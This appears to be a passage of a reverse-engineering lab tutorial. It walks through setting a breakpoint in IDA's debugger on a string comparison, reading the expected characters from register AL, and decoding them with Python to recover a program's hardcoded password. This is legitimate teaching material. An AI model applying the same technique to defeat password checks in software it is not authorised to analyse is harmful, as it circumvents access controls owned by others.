
12. Enter a string and press enter.
13. Navigating back to IDA, we can see the program has terminated.



14. Inspect the assembly code, we can see the program is comparing the input string with another string.




15. We can use the debugger with breakpoints to see what's happening.
16. Click on the line with the comparison, right click and select "Add breakpoint (f2)". This will set a breakpoint at that line.




17. set a breakpoint at cmp [ebp+var_49], al; The line will turn red.

    image::lab5/image-2023-09-25-15-38-53-878.png[]rea


18. Click on the green triangle button to start the debugger.
19. Click "Yes" to run the program with debugger.
20. Enter a string and press enter.
21. Navigating back to IDA, we can see the program has stopped at the breakpoint.




22. We can see the value of the input string in the register AL by hovering over the register. In this case, AL is 0x69.





23. We can also see the value of the string we are comparing with in the memory.
24. click the green triangle button to continue the program.
25. inspect the value of the register AL and the memory again.





26. We can see the value of the register AL has changed to 0x63.
27. We can continue doing this until we have the whole string.












Debug View
IDA View-EIP
IDA View-A
.text:565CC2DC sub ecx, eax
.text:565CC2DE mov eax, ecx
.text:565CC2E0 add eax, esi
.text:565CC2E2 movzx eax, byte ptr [eax]
EIP
.text:565CC2E5 cmp [ebp+var_49], al
.text:565CC2E8 jz short loc_565CC2F1
.text:565CC2EA mov [ebp+var_44], 1
al=00000051
.text:565CC2F1
.text:565CC2F1 loc_565CC2F1: ; CODE XREF: main+BB↑j
.text:565CC2F1 mov eax, [ebp+var_40]
.text:565CC2F4 imul eax, [ebp+var_34]
.text:565CC2F8 mov edx, eax
.text:565CC2FA mov eax, [ebp+var_3C]


Debug View
IDA View-EIP
IDA View-A
.text:565CC2DC sub ecx, eax
.text:565CC2DE mov eax, ecx
.text:565CC2E0 add eax, esi
.text:565CC2E2 movzx eax, byte ptr [eax]
EIP
.text:565CC2E5 cmp [ebp+var_49], al
.text:565CC2E8 jz short loc_565CC2F1
.text:565CC2EA mov [ebp+var_44], 1
al=00000078
.text:565CC2F1
.text:565CC2F1 loc_565CC2F1: ; CODE XREF: main+BB↑j
.text:565CC2F1 mov eax, [ebp+var_40]
.text:565CC2F4 imul eax, [ebp+var_34]
.text:565CC2F8 mov edx, eax


IDA View-EIP
IDA View
.text:565CC2DC sub ecx, eax
.text:565CC2DE mov eax, ecx
.text:565CC2E0 add eax, esi
.text:565CC2E2 movzx eax, byte ptr [eax]
EIP
.text:565CC2E5 cmp [ebp+var_49], al
.text:565CC2E8 jz short loc_565CC2F1
.text:565CC2EA mov [ebp+var_44], 1
al=00000076
.text:565CC2F1
.text:565CC2F1 loc_565CC2F1: ; CODE XREF: main+BB↑j
.text:565CC2F1 mov eax, [ebp+var_40]
.text:565CC2F4 imul eax, [ebp+var_34]


IDA View-EIP
IDA View-A
.text:565CC2DC sub ecx, eax
.text:565CC2DE mov eax, ecx
.text:565CC2E0 add eax, esi
.text:565CC2E2 movzx eax, byte ptr [eax]
EIP
.text:565CC2E5 cmp [ebp+var_49], al
.text:565CC2E8 jz short loc_565CC2F1
.text:565CC2EA mov [ebp+var_44], 1
al=0000006F
.text:565CC2F1
.text:565CC2F1 loc_565CC2F1: ; CODE XREF: main+BB↑j
.text:565CC2F1 mov eax, [ebp+var_40]






28. Now we have the all the hexadecimal ASCII code for each character of the string.
29. We can convert it to ASCII to get the string.
30. We can use python to do this.

```
hex_string = "69 63 45 59 4A 51 78 76 6F 58 61"
hex_string = hex_string.split()
print(hex_string)
# ['69', '63', '45', '59', '4A', '51', '78', '76', '6F', '58', '61']
ascii_string = ""
for hex_char in hex_string:
    ascii_string += chr(int(hex_char, 16))
print(ascii_string)
# 'icEYJQxvoXa'
```

